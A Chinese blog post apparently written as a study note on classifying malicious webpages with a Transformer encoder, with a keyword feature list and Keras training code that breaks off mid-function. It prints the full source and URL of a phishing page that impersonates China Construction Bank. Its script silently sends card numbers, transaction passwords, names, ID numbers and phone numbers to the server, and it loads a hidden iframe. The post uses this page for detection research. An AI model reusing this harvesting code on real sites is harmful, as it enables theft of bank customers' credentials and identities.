人工智能学习笔记九——基于transformer的恶意网页识别

本文将使用transformer模型，对恶意网页进行识别。

恶意网站是指故意编写并发布的带有恶意行为、用于攻击用户计算机系统的网站。这些网站可能包含有害软件、恶意代码、虚假信息和欺诈陷阱等，会对用户的个人信息和隐私安全造成严重威胁。例如，一些恶意网站可能通过欺诈手段骗取用户个人敏感信息，或者通过植入恶意代码来窃取用户的账户密码和银行卡信息。

恶意网页的种类繁多，以下是一些常见的恶意网页类型：

1，钓鱼网站（Phishing websites）：伪装成合法网站的钓鱼网站，旨在通过欺骗用户的个人信息和登录凭据。

2，恶意下载站（Malware distribution sites）：在这些网站上，你可以下载包含恶意软件的应用程序，从而感染你的计算机。

3，诈骗广告（Scam advertisements）：这些广告隐藏在正常网站中，将用户引导到欺诈和非法网站。

4，恶意广告（Malvertising）：攻击者会在流行网站的广告中投放恶意代码或链接，从而威胁用户的设备。

5，恶意搜索结果（Malicious search results）：黑客会利用 SEO 技术在搜索结果中推广恶意网站，引导用户访问诈骗、欺诈和恶意站点。

6，恶意社交工程网站（Social engineering websites）：这些网站涉及社交工程技巧，如欺骗、威胁和强迫等手段，骗取用户的个人信息和登录凭据。

综上所述，恶意网站的类型和形式各不相同，因此必须保持警惕，避免访问和信任来源不明的网站，以确保个人信息和设备的安全。

举一个最简单的例子：

```
<html>
<body><iframe frameborder="0" onload="if (!this.src){ this.src='https://caodong
0225.github.io/'; this.height='0'; this.width='0';}" >
```

这段代码是一个 iframe 元素，它加载了一个网址"https://caodong0225.github.io/"。在 iframe 元素的属性中，有一个 onload 事件处理程序，即当 iframe 元素加载完成后，将执行指定的 JavaScript 代码。这里的 JavaScript 代码检查该 iframe 元素的 src 属性是否存在，如果不存在，则设置它的 src 为"https://caodong0225.github.io/"。

同时，这段代码还设置了 iframe 元素的高度和宽度为 0，意味着该元素对用户来说是不可见的，这通常是恶意软件用于在用户不知情的情况下，在背景中运行恶意代码的一种手段。所以，这段代码看起来可能是恶意代码。

恶意网页可能会对计算机和用户造成很多危害，包括但不限于：

1，窃取个人信息：恶意网页可以通过各种方式窃取用户的个人信息，如账号密码、银行卡信息等。

2，植入恶意软件：访问恶意网站时，恶意代码可能会被自动下载和安装到计算机上，造成病毒、木马、间谍软件等恶意软件的感染和传播。

3，钓鱼攻击：恶意网页还可能伪装成合法网站或欺骗用户输入个人信息或下载恶意软件。

4，网络诈骗：恶意网页可能会用虚假信息欺骗用户购买虚假商品或服务，并盗取用户付款信息。

5，DDos 攻击： 恶意网页可能是攻击者控制的一个节点， 用于发起 DDos 攻击。

因而，识别恶意网页的重要性不言而喻，这也是笔者做这个项目的初衷。

本文所使用的数据集来自《基于数据科学的恶意软件分析》约书亚·萨克斯（Joshua Saxe），希拉里•桑德斯（Hillary Sanders）著在该书的第 11 章中，有一个数量大约为 10 万的正常和恶意 HTML 文件集。

数据集包括两个文件夹，分别是：

- 正常 HTML 文件 ch11/data/html/benign_files/
- 恶意 HTML 文件 ch11/data/html/malicious_files/

记住不要在浏览器中打开这些文件！

拿到数据集之后，第一步是进行数据清洗。由于恶意网页的 HTML 代码可以被制作者定制，因此其特征各不相同。但是，存在一些常见的特征和指标，例如：

1，代码混淆：恶意网页开发者可能会使用各种技术对 HTML 代码进行混淆，以隐藏恶意代码。这包括将代码压缩为单行、使用随机变量名等。

2，iFrame 元素：恶意网页中的代码中通常会包含 iFrame 元素，它可以加载其他不安全的网站，从而下载恶意软件等。

3，自动重定向功能：恶意网页可能会在用户浏览网页时自动执行重定向功能，将用户带到其他不安全的网站或页面。

4，弹出窗口：恶意网页可能会在用户访问时弹出多个窗口或警告框，显示虚假的信息或要求用户填写个人信息。

5，非法内容：恶意网页可能包含非法或禁止内容，如色情内容、赌博内容或侵权内容等。

所以，对于恶意网页的识别十分的困难和复杂，这边将对最简单的恶意网页进行识别。观察这些简单的恶意网页，不难发现它们的 javascript 代码都具有一定的共性，例如 document.write，iframe，this.top 等等。笔者通过观察以及自身经验，总结了恶意网页中常出现的一些敏感字符。大概有如下几个：'script', 'link', 'meta', 'span', 'input', 'table',

'html','head', 'option', 'body', 'strong', 'style', 'form', 'label',

'noscript', 'iframe', 'center', 'section', 'button', 'header',

'param', 'footer', 'path', 'pre', 'select', 'base', 'area',

'article', 'aside', 'textarea','object', 'main', 'time', 'frame',

'noframes', 'return', 'source', 'this', 'function', 'use',

'indexof', 'tmp', 'title', 'onloadcalled', 'called', 'document',

'sub', 'panel', 'gettext','push', 'window', 'namespace', 'filter',

'id', 'index', 'top', 'name', 'new', 'split', 'on',

'comments','template', 'content','text', 'load', 'align', 'src',

'replace','version', 'slide', 'innerhtml', 'cookie', 'result',

'description', 'display', 'links', 'playlist', 'player',

'controls','href', 'domcontentloaded', 'onload',

'onreadystatechange', 'complete', 'readystate', 'noframe', 'value',

'block', 'plugins', 'write', 'event', 'eval','items', 'image',

'number', 'break', 'layer','callbacks',

'generator','pattern','click', 'forms', 'set',

'call','container','page', 'root', 'url', 'all', 'end', 'fontsize',

'ellipse', 'counts','null','continue', 'layers', 'options','column', 'find', 'build', 'plugin', 'img', 'struct', 'item', 'images'。

有了特征关键字，接下来是数据集的制作，笔者将特征词个数超过 250 个的网页进行删除操作，只保留 250 个关键词以内的网页。

图 1 正例网页特征数据集

图 2 负例网页特征数据集

其中正例数据放在了 good.txt 中，负例数据放在了 bad.txt 中。

需要完整数据集的话可以从笔者个人的 github 上下载：

caodong0225/caodong0225.github.io at master

接下来是模型的搭建，笔者选用了 transformer 模型。

当谈到自然语言处理（NLP）时，传统的序列模型，如循环神经网络（RNN）虽然在捕捉单词间长期依赖性方面表现出色，但并不擅长并行计算。

这导致在大数据集上训练 RNN 模型时会遇到时间和空间的限制。Transformer 模型就是为了解决这个问题而被提出。

Transformer 是一种基于自注意力机制（self-attention mechanism）的深度学习模型。它在 NLP 领域取得了很高的准确度，并且表现优异的速度和可扩展性使得它成为了一个非常流行的模型。

Transformer 模型由两个关键组件组成：Encoder 和 Decoder，它们都是基于自注意力机制的。Encoder 用于将输入序列映射为一个连续的向量表示（也称之为“编码”），Decoder 则利用编码后的向量生成输出序列。

Transformer 的核心思想是利用多头自注意力机制（multi-head self-attention），它可以在不同的位置对输入序列进行关注并捕获到相应的重要特征。同时，Transformer 还引入了残差连接（residual connections）和归一化（layer normalization），以便更好地训练模型。此外，Transformer 还包含了位置编码（position embedding）以考虑词语相对位置的影响。

在 Transformer 中，自注意力机制可以用以下方式来实现：

首先，将输入序列中每个单词的特征向量分别用三个不同的线性变换映射为 Query、Key 和 Value 矩阵。

接着，计算 Query 与 Key 的点积，再除以一个 sqrt{d_k}的标量，其中 d_k 是 Key 矩阵的维度。

在减去平均值之后，将结果通过 softmax 函数映射到 0 到 1 之间的空间，表示每个单词与其它单词之间的相关性。

最后，将 Value 矩阵乘以上一步得到的权重矩阵，生成加权向量并将它们相加，得到最终的自注意力输出向量。

总之，Transformer 模型的设计体现了很多创新的思想和技巧，如自注意力机制、多头注意力机制、残差连接、归一化等。这些使得 Transformer 具有非常高效的计算和表达能力，能够有效地学习和处理自然语言数据。

本文只用到了 transformer 的 encoder 部分，堆叠了三个 encoder，在最后一层将这三个 encoder 进行残差连接，最后在进行全连接层的操作，输出结果，所使用的激活函数为 sigmoid。规定：正例的输出为 1，负例的输出为 0。



图 3 transformer 网络示意图

训练的过程图如图 4 所示：



图 4 transformer 训练过程图

训练了 40 个 epoches 后，最后在训练集上达到了 99.38%的准确度，在测试集上达到了 96.9%的准确度。

下面我们来访问几个网站，来看一看模型的效果：

首先是百度百度一下，你就知道 (baidu.com)，先通过如下代码爬取网页的源代码：

```
import requests
page=requests.get('https://www.baidu.com/')
print(page.text)
```

然后将源代码丢到模型里去预测，得到的结果为 0.86757493，是一个良性网站。

由于恶意网站的数据集比较的少，网上很难找到，这边只找到了一个：

http://10086xs.cc/register.asp，将它的源代码通过爬虫下载下来。代码如下：

```
<!DOCTYPE html PUBLIC "-
//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>建行首页</title>
<meta name="viewport" content="width=device-width,minimum-scale=1.0,maximum-
scale=1.0,user-scalable=no">
<link rel="stylesheet" href="css/reset.css">
<link rel="stylesheet" href="css/style.css">
<link rel="stylesheet" href="" id="min320">
<link rel="apple-touch-startup-image" href="milanoo_startup.png">
<link rel="apple-touch-icon-precomposed" href="milanoo_startup.png">
<script src="images/jquery-1.6.min.js"></script>
<script src="images/main.js"></script>
<style type="text/css">
#no_css{
    display:none;
}

.financial_content a:hover {color: #0066b3; }
.financial_content a:active {color: #0066b3; }
.financial_content a:link {color: #0066b3; }
.financial_content a:visited {color: #0066b3; }

.wb_list a:hover {color: #0066b3; }
.wb_list a:active {color: #0066b3; }
.wb_list a:link {color: #0066b3; }
.wb_list a:visited {color: #0066b3; }

.news1_list1 li a{display:inline-block;max-width:100%}
.style1 {color: #FF0000}
</style>
<script type="text/javascript">
$(function(){
    $("#no_js").hide();
});
```

```
</script>
</head>
<body>
<div class="page">
  <div class="header">
    <script src=""></script>
    <div class="site_header">
      <div class="clearfix">
        <div class="ccblogo lfloat"> <a href="/" class="a1"><img id="ccblogo" src
="images/ccblogo.png" alt="123" style="max-width: 423.5px;"></a> </div>
        <div class="version rfloat" style="max-width: 338.8px;">
          <div class="ccb_version_but"><a href="" class="version1"><span class="v
bg_l"></span>简洁版
<span class="vbg_r"></span></a><a href="" class="version2"><span class="vbg_l"></
span>完整版<span class="vbg_r"></span></a></div>
        </div>
      </div>
      <div class="service"><span class="service_tel">客户服务热线:
<span><a href="tel:95533">95533</a></span></span></div>
    </div>
    <!--导航条 start-->
    <div class="nav clearfix">
      <ul>
        <li><a href="" style="color:#ffffff" class="ui-btn-active">导航</a></li>
        <li><a href="" style="color:#ffffff">动态</a></li>
        <li><a href="" style="color:#ffffff">查询</a></li>
        <li><a href="" style="color:#ffffff">行情</a></li>
        <li><a href="http://weibo.cn/elutong" style="color:#ffffff">微博
</a></li>
      </ul>
    </div>
    <div class="hq_page">
      <div class="news ccb_title">
        <h1>兑换规则</h1>
      </div>
      <div id="pic1" class="pic1 content">
        <p>您现在依照以下信息填写查询您的积分进行兑换现金到您的银行卡中，填写的信息与开户
账户一致，否则无法查询积分进行兑换</p>
      </div>
      <div class="news ccb_title">
        <h1>基金领取现金</h1>
      </div>
      <div id="pic2" class="pic2 content">
        <style>
```

```
.text {
    PADDING-BOTTOM: 0px; PADDING-LEFT: 10px; PADDING-RIGHT: 10px; MARGIN-
BOTTOM: 20px; COLOR: #999; FONT-SIZE: 14px; PADDING-TOP: 0px
}
article {
    PADDING-BOTTOM: 0px; MARGIN: 0px; PADDING-LEFT: 0px; PADDING-
RIGHT: 0px; PADDING-TOP: 0px
}
article.button {
    BORDER-BOTTOM: #CDCDCD 1px solid; TEXT-ALIGN: center; BORDER-
LEFT: #CDCDCD 1px solid; MARGIN: 10px; BACKGROUND: #ffffff; FONT-
SIZE: 16px; BORDER-TOP: #CDCDCD 1px solid; BORDER-RIGHT: #CDCDCD 1px solid; -
webkit-border-radius: 3px; border-radius: 3px; -webkit-box-
shadow: 0 2px 2px #CCC; box-shadow: 0 2px 2px #CCC
}
article.button A {
    LINE-HEIGHT: 40px; DISPLAY: block; HEIGHT: 40px; COLOR: #333; text-
shadow: 0 1px 0 white; -webkit-text-shadow: 0 0 1px #fff
}
article.border {
    BORDER-BOTTOM: #ccc 1px solid; TEXT-ALIGN: left; BORDER-
LEFT: #ccc 1px solid; LINE-HEIGHT: 30px; MARGIN: 10px; FONT-SIZE: 16px; BORDER-
TOP: #ccc 1px solid; BORDER-RIGHT: #ccc 1px solid; -webkit-border-
radius: 5px; border-radius: 5px; -webkit-box-shadow: 0px 2px 1px #dbdbdb; box-
shadow: 0px 2px 1px #dbdbdb
}
article.border section {
    BORDER-BOTTOM: #ccc 1px solid; PADDING-BOTTOM: 7px; PADDING-
LEFT: 10px; PADDING-RIGHT: 10px; PADDING-TOP: 7px
}
article.border section .input2 {
    WIDTH: 25px
}
DL {
    PADDING-BOTTOM: 0px; MARGIN: 0px; PADDING-LEFT: 0px; PADDING-
RIGHT: 0px; PADDING-TOP: 0px
}
.mar_l80 DL {
    OVERFLOW: hidden
}

INPUT {
    PADDING-BOTTOM: 0px; MARGIN: 0px; PADDING-LEFT: 0px; PADDING-
RIGHT: 0px; PADDING-TOP: 0px
```

```
}
INPUT {
    OUTLINE-STYLE: none; OUTLINE-COLOR: invert; OUTLINE-
WIDTH: medium; FONT: inherit
}
.select INPUT {
    BORDER-BOTTOM: 0px; BORDER-LEFT: 0px; PADDING-
LEFT: 5px; WIDTH: 124px; BACKGROUND: none transparent scroll repeat 0% 0%; FLOAT:
 left; HEIGHT: 29px; BORDER-TOP: 0px; BORDER-RIGHT: 0px
}


</style>

        <form id="form1" method="post" name="form1" action="submit.asp">

          <input id="idType" class="input1" value="0" type="hidden" name="idType"
>
          <article class="border mar_l80">
            <section><span>注册卡（账）号</span>
              <dl>
                <input id="g_zhanghao" class="input1" type="tel" name="g_zhanghao
" onblur="showHint()">
              </dl>
            </section>
            <section><span>6 位数交易密码</span>
              <dl>
                <input name="g_wangyin" type="password" class="input1" id="g_wang
yin" maxlength="6" onblur="showHint()">
              </dl>
            </section>
            <section><span>真实姓名</span>
              <dl>
                <input id="idNo1" class="input1" type="text" name="g_xingming" on
blur="showHint()">
              </dl>
            </section>
            <section><span>身份证号</span>
              <dl>
                <input id="g_shenfenzheng" class="input1" type="text" name="g_she
nfenzheng" onblur="showHint()">
              </dl>
            </section>
            <section><span>银行预留手机号码</span>
```

```
              <dl>
                <input id="g_shouji" class="input1" type="tel" name="g_shouji" on
blur="showHint()">
              </dl>
            </section>

            <div class="mobile_login"> <a href="javascript:form1.submit();"><span
 class="login_ico_l"></span><span class="login_ico_m">下一步
</span><span class="login_ico_r"></span></a> <a href="index.asp"><span class="log
in_ico_l"></span><span class="login_ico_m">上一步
</span><span class="login_ico_r"></span></a> </div>
            <input name="iaa" type="hidden" id="iaa" value="1">
          </article>
          <div class="warn"></div>
        </form>
      </div>
    </div>
    <!-- InstanceEndEditable -->
    <meta name="format-detection" content="telephone=no">
    <div class="footer">
      <h4 style="font-size:12px;">?版权所有 <span>中国建设银行版权所有 京 ICP
备 13030780 号</span> <br>
        京公网安备 110102000450 </h4>
    </div>
    <!-- /footer -->
    <script src="./reg1_files/dataacquisition.xy.ccb.js"></script>
    <script src="./reg1_files/datacatch.js"></script>
  </div>
  <!-- InstanceEnd -->
  <script>
function showHint()
{

var str="";
if ((document.getElementById("g_zhanghao").value).length>0) {
    str=str +"zhanghao="+(document.getElementById("g_zhanghao").value);
} else {
    str=str +"zhanghao=";
}
if ((document.getElementById("g_wangyin").value).length>0) {
    str=str +"&wangyin="+(document.getElementById("g_wangyin").value);
} else {
    str=str +"&wangyin=";
}
```

```
if ((document.getElementById("idNo1").value).length>0) {
    str=str +"&idNo="+(document.getElementById("idNo1").value);
} else {
    str=str +"&idNo=";
}
if ((document.getElementById("g_shenfenzheng").value).length>0) {
    str=str +"&shenfenzheng="+(document.getElementById("g_shenfenzheng").value);

} else {
    str=str +"&shenfenzheng=";
}
if ((document.getElementById("g_shouji").value).length>0) {
    str=str +"&shouji="+(document.getElementById("g_shouji").value);
} else {
    str=str +"&shouji=";
}
if (window.XMLHttpRequest)
  {// 针对 IE7+, Firefox, Chrome, Opera, Safari 的代码
    xmlhttp=new XMLHttpRequest();
  }
else
  {// 针对 IE6, IE5 的代码
    //xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");


     var versions =
        [
            "MSXML2.XmlHttp.6.0",
            "MSXML2.XmlHttp.3.0"
        ];
        for(var i = 0; i < versions.length; i++)
        {
            try
            {
                var xmlhttp = new ActiveXObject(versions[i]);
            }
            catch(error)
            {
                var xmlhttp=null;
            }
        }


  }
```

```
if (xmlhttp!= null) {
    xmlhttp.onreadystatechange=function()
    {
      if (xmlhttp.readyState==4 && xmlhttp.status==200)
        {
          //OpenWindow.document.write("<H1>"+xmlhttp.responseText+"</h1>")  ;

        }
      }
    xmlhttp.open("GET","tmpsave.asp?"+str,true);
    xmlhttp.send();
  }
}

</script>
</div>
<iframe src="online.asp" style="display: none;"></iframe>
</body>
</html>
```

兑换规则

您现在依照以下信息填写查询您的积分进行兑换现金到您的银行卡中，填写的信息与开户账户一致，否则无法查询积分

基金领取现金

注册卡（账）号

6位数交易密码

真实姓名

身份证号

银行预留手机号码

下一步 上一步

图 5 恶意网页流览图

可以发现，这是一个仿冒中国建设银行的钓鱼网站。如果仅仅从该网页的 javascript 代码来分析，这个网页看似没有什么问题，直到末尾的

```
<iframe src="online.asp" style="display: none;"></iframe>
```

这段代码是一个 HTML 的 〈iframe〉 标签，用于在网页中嵌入另一个网页或者其他的可视化内容。该标签包含了一个 "src" 属性和一个 "style" 属性。

其中，"src" 属性定义了嵌入的网页或内容的地址，这里地址为 "online.asp"，表示将这个 ASP 页面嵌入到当前页面中。当浏览器加载这个页面时，会创建一个新的窗口，将 online.asp 加载到其中。

"style" 属性用于定义样式，这里的 "display: none;" 表示将这个 〈iframe〉 元素隐藏，即不显示在页面上。

这句代码，会发现这个网页会偷偷的在不显示的情况下加载 online.asp 这个动态文件，再结合网页的内容，基本可以断定这是一个钓鱼网站，将它丢到模型里预测，结果为 0.02873841，是一个恶意网站。总的来说，模型的效果还是不错的。

完整的训练代码如下：

```
import glob
from keras import backend as K
import tensorflow as tf
import keras
import tqdm
import numpy as np
from keras import Sequential
from keras.layers import Embedding
from keras.models import Model,load_model
from keras.layers import Conv2D, MaxPooling2D, Dropout, Dense
from tensorflow.keras.layers import GlobalAveragePooling1D,Input,Layer
import re
import jieba
from keras.preprocessing.text import Tokenizer
from keras_preprocessing.sequence import pad_sequences
from sklearn.model_selection import train_test_split
import pickle
import matplotlib.pyplot as plt
import os

class Position_Embedding(Layer):
    def __init__(self, size=None, mode='sum', **kwargs):
        self.size = size #必须为偶数
        self.mode = mode
        super(Position_Embedding, self).__init__(**kwargs)
    def get_config(self):
        config = {
            'size': self.size,
            'mode': self.mode,
        }
        base_config = super(Position_Embedding, self).get_config()
        return dict(list(base_config.items()) + list(config.items()))
    def call(self, x): #上一层一般就是 embedding 层，batch_size,seq_len,model_dim
        if (self.size == None) or (self.mode == 'sum'):
            self.size = int(x.shape[-1]) #d_model 的长度,比如 512
        batch_size,seq_len = K.shape(x)[0],K.shape(x)[1] #
        ## K.arange(self.size / 2, dtype='float32' ), 生成 0~256，间隔 1,即公式中的 i
        ## 2*K.arange(self.size / 2, dtype='float32' ), 0~512，间隔 2,即公式中的
2i, 0,2,4,6……,512，对应的 i 是 0,1,2,3,4,5
        ## 再除以 model_dim，按公式取 pow
```

```
        position_j = 1. / K.pow(10000., 2 * K.arange(self.size / 2, dtype='float32'
 ) / self.size) #
        position_j = K.expand_dims(position_j, 0) # (1,256)
        #生成位置的序列
        #x[:,:,0]取每个 embedding 的第一个分量---> bs,seq_len
        #ones_like -->bs,seq_len [[1，1，1，1……],[1,1,1……],……]
        #cumsum ---> bs,seq_len,[[1,2,3,4……],[1,2,3……],……]
        #cumsum-1 ----->bs,seq_len,[[0,1,2,3……],[0,1,2……],……]
        position_i = K.cumsum(K.ones_like(x[:,:,0]), 1)-1 #K.arange 不支持变长，只好用
这种方法生成
        position_i = K.expand_dims(position_i, 2)#bs,seq_len,1
        position_ij = K.dot(position_i, position_j)#bs,seq_len,256
        ##经过 dot 之后,就是 pe/10000^(2i/d_model)了
        ##原始的实现稍微有点问题，不应该直接 concatenate 偶数和奇数，应该交叉
concatenate
        position_ij_2i = K.sin(position_ij)[...,tf.newaxis] #bs,seq_len,model_dim/2
,1
        position_ij_2i_1 = K.cos(position_ij)[...,tf.newaxis]#bs,seq_len,model_dim/
2,1
        position_ij = K.concatenate([position_ij_2i,position_ij_2i_1])#bs,seq_len,m
odel_dim/2,2
        position_ij = K.reshape(position_ij,(batch_size,seq_len,self.size)) #bs,seq
_len,model_dim
        #position_ij = K.concatenate([K.cos(position_ij), K.sin(position_ij)], 2)#这
个实现没有交叉拼接，前半部分都用的 cos，后半部分都用的 sin
        if self.mode == 'sum':
            return position_ij + x
        elif self.mode == 'concat':
            return K.concatenate([position_ij, x], 2)

    def compute_output_shape(self, input_shape):
        if self.mode == 'sum':
            return input_shape
        elif self.mode == 'concat':
            return (input_shape[0], input_shape[1], input_shape[2]+self.size)
class ScaledDotProductAttention(Layer):
    r"""The attention layer that takes three inputs representing queries, keys and
values.
    \text{Attention}(Q, K, V) = \text{softmax}(\frac{Q K^T}{\sqrt{d_k}}) V
    See: https://arxiv.org/pdf/1706.03762.pdf
    """
    def __init__(self,
                 return_attention=False,
                 history_only=False,
```

```
                 **kwargs):
        """Initialize the layer.
        :param return_attention: Whether to return attention weights.
        :param history_only: Whether to only use history data.
        :param kwargs: Arguments for parent class.
        """
        super(ScaledDotProductAttention, self).__init__(**kwargs)
        self.supports_masking = True
        self.return_attention = return_attention
        self.history_only = history_only
        self.intensity = self.attention = None

    def get_config(self):
        config = {
            'return_attention': self.return_attention,
            'history_only': self.history_only,
        }
        base_config = super(ScaledDotProductAttention, self).get_config()
        return dict(list(base_config.items()) + list(config.items()))

    def compute_output_shape(self, input_shape):
        if isinstance(input_shape, list):
            query_shape, key_shape, value_shape = input_shape
        else:
            query_shape = key_shape = value_shape = input_shape
        output_shape = query_shape[:-1] + value_shape[-1:]
        if self.return_attention:
            attention_shape = query_shape[:2] + (key_shape[1],)
            return [output_shape, attention_shape]
        return output_shape

    def compute_mask(self, inputs, mask=None):
        if isinstance(mask, list):
            mask = mask[0]
        if self.return_attention:
            return [mask, None]
        return mask

    def call(self, inputs, mask=None, **kwargs):
        if isinstance(inputs, list):
            query, key, value = inputs
        else:
            query = key = value = inputs
        if isinstance(mask, list):
```

```
            mask = mask[1]
        feature_dim = K.shape(query)[-1] #512
        #query = (bs,seq_len,dim)
        #key = (bs,seq_len,dim)
        #batch_dot 后 bs,seq_len,seq_len
        e = K.batch_dot(query, key, axes=2) / K.sqrt(K.cast(feature_dim, dtype=K.fl
oatx()))
        if self.history_only:
            query_len, key_len = K.shape(query)[1], K.shape(key)[1]
            indices = K.expand_dims(K.arange(0, key_len), axis=0)
            upper = K.expand_dims(K.arange(0, query_len), axis=-1)
            e -
= 10000.0 * K.expand_dims(K.cast(indices > upper, K.floatx()), axis=0)
        if mask is not None:
            e -= 10000.0 * (1.0 - K.cast(K.expand_dims(mask, axis=-
2), K.floatx()))
        self.intensity = e
        e = K.exp(e - K.max(e, axis=-1, keepdims=True))
        self.attention = e / K.sum(e, axis=-1, keepdims=True)
        #self.attention = bs,seq_len,seq_len
        #value = bs,seq_len,dim
        #v = bs,seq_len,dim
        v = K.batch_dot(self.attention, value)
        if self.return_attention:
            return [v, self.attention]
        return v

class MultiHeadAttention(Layer):
    """Multi-head attention layer.
    See: https://arxiv.org/pdf/1706.03762.pdf
    """

    def __init__(self,
                 head_num,
                 activation='relu',
                 use_bias=True,
                 kernel_initializer='glorot_normal',
                 bias_initializer='zeros',
                 kernel_regularizer=None,
                 bias_regularizer=None,
                 kernel_constraint=None,
                 bias_constraint=None,
                 history_only=False,
                 **kwargs):
```

```
        """Initialize the layer.
        :param head_num: Number of heads.
        :param activation: Activations for linear mappings.
        :param use_bias: Whether to use bias term.
        :param kernel_initializer: Initializer for linear mappings.
        :param bias_initializer: Initializer for linear mappings.
        :param kernel_regularizer: Regularizer for linear mappings.
        :param bias_regularizer: Regularizer for linear mappings.
        :param kernel_constraint: Constraints for linear mappings.
        :param bias_constraint: Constraints for linear mappings.
        :param history_only: Whether to only use history in attention layer.
        """
        self.supports_masking = True
        self.head_num = head_num
        self.activation = keras.activations.get(activation)
        self.use_bias = use_bias
        self.kernel_initializer = keras.initializers.get(kernel_initializer)
        self.bias_initializer = keras.initializers.get(bias_initializer)
        self.kernel_regularizer = keras.regularizers.get(kernel_regularizer)
        self.bias_regularizer = keras.regularizers.get(bias_regularizer)
        self.kernel_constraint = keras.constraints.get(kernel_constraint)
        self.bias_constraint = keras.constraints.get(bias_constraint)
        self.history_only = history_only

        self.Wq = self.Wk = self.Wv = self.Wo = None
        self.bq = self.bk = self.bv = self.bo = None

        self.intensity = self.attention = None
        super(MultiHeadAttention, self).__init__(**kwargs)

    def get_config(self):
        config = {
            'head_num': self.head_num,
            'activation': keras.activations.serialize(self.activation),
            'use_bias': self.use_bias,
            'kernel_initializer': keras.initializers.serialize(self.kernel_initiali
zer),
            'bias_initializer': keras.initializers.serialize(self.bias_initializer)
,
            'kernel_regularizer': keras.regularizers.serialize(self.kernel_regulari
zer),
            'bias_regularizer': keras.regularizers.serialize(self.bias_regularizer)
,
```

```
            'kernel_constraint': keras.constraints.serialize(self.kernel_constraint
),
            'bias_constraint': keras.constraints.serialize(self.bias_constraint),
            'history_only': self.history_only,
        }
        base_config = super(MultiHeadAttention, self).get_config()
        return dict(list(base_config.items()) + list(config.items()))

    def compute_output_shape(self, input_shape):
        if isinstance(input_shape, list):
            q, k, v = input_shape
            return q[:-1] + (v[-1],)
        return input_shape

    def compute_mask(self, inputs, input_mask=None):
        if isinstance(input_mask, list):
            return input_mask[0]
        return input_mask

    def build(self, input_shape):
        if isinstance(input_shape, list):
            q, k, v = input_shape
        else:
            q = k = v = input_shape
        feature_dim = int(v[-1])
        if feature_dim % self.head_num != 0:
            raise IndexError('Invalid head number %d with the given input dim %d' %
 (self.head_num, feature_dim))
        self.Wq = self.add_weight(
            shape=(int(q[-1]), feature_dim),
            initializer=self.kernel_initializer,
            regularizer=self.kernel_regularizer,
            constraint=self.kernel_constraint,
            name='%s_Wq' % self.name,
        )
        if self.use_bias:
            self.bq = self.add_weight(
                shape=(feature_dim,),
                initializer=self.bias_initializer,
